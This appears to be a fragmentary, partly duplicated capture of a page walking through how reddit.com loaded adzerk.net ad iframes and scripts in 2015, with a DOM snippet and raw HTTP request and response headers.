⊟ <div class="side">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊟ <div class="spacer">
        ⊟ <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
          /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
            ⊟ <html>
                ⊟ <head>
                    ⊞ <style>
                    ⊞ <script type="text/javascript" async="" src="http://engine.adzerk.net
                      /ados?t=1424367472275&request={"Placements":
                      [{"A":5146,"S":24950,"D":"main","AT":5},
                      {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
                      %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
                    ⊞ <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
                      /jquery.min.js" type="text/javascript">
                    ⊞ <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript" src="http://static.adzerk.net/Extensions
                      /adFeedback.js">
                    ⊞ <link rel="stylesheet" href="http://static.adzerk.net/Extensions
                      /adFeedback.css">
                </head>
```


Snippet of reddit.com source



Our first time accessing adzerk.net


```
⊟ <div class="side">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊟ <div class="spacer">
        ⊟ <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
          /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
            ⊟ <html>
                ⊟ <head>
                    ⊞ <style>
                    ⊞ <script type="text/javascript" async="" src="http://engine.adzerk.net
                      /ados?t=1424367472275&request={"Placements":
                      [{"A":5146,"S":24950,"D":"main","AT":5},
                      {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
                      %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
                    ⊞ <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
                      /jquery.min.js" type="text/javascript">
                    ⊞ <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript" src="http://static.adzerk.net/Extensions
                      /adFeedback.js">
                    ⊞ <link rel="stylesheet" href="http://static.adzerk.net/Extensions
                      /adFeedback.css">
                </head>
```

I visit reddit.com




```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

I visit reddit.com




```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
